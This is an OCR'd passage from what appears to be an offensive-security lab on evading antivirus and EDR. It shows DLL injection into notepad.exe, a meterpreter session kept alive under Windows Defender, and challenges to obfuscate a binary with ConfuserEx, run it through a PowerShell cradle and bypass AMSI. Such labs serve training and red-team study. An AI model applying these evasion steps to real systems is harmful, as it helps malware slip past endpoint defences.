notepad.exe	2660	0.04	240 B/s	3.

Administrator: Command Prompt - SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStrike\ylantStrike.

```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd "c:\SylantStrike"

c:\SylantStrike>SylantStrikeInject.exe --process=notepad.exe --dll=C:\SylantStr
Waiting for process events
+ Listening for the following processes: notepad.exe

 Injecting process notepad.exe(2848) with DLL C:\SylantStrike\ylantStrike.dll
 Injecting process notepad.exe(2660) with DLL C:\SylantStrike\ylantStrike.dll
```

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection
Locates and stops malware from installing or running on your devic
You can turn off this setting for a short time before it turns back on
automatically.

On


Cloud-delivered protection
Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

On the Kali machine we get a meterpreter session running even when SylantStrike is injected into the notepad.exe process. We can check for the running pid of the process we are running the meterpreter shell on using the following commands.

getpid

ps notepad.exe



```
meterpreter > getpid
Current pid: 2660
meterpreter > ps notepad.exe
Filtering on 'notepad.exe'

Process List
============

 PID   PPID  Name         Arch  Session  User                       Path
 ---   ----  ----         ----  -------  ----                       ----
 104   2732  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
 2660  7988  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe
 6324  2784  notepad.exe  x64   1        DESKTOP-MHB0T9F\John Doe  C:\Windows\System32\notepad.exe

meterpreter > 
```

We have successfully managed to evade Windows Defender and EDR vendors that only use userland hooking.

Challenge 1: Use ConfuserEx to onbuscate program1.exe and see how many AV engines you can bypass static analysis on.

Challenge 2: Modify the cradle.ps1 file to use program1.exe and execute it through powershell like we did in Lab 1.

Note: If you trigger an alert, it is very likely that it is AMSI that has caught you. Look at bypassing AMSI for .NET. S3cur3Th1sSh1t has a very nice blog post on this.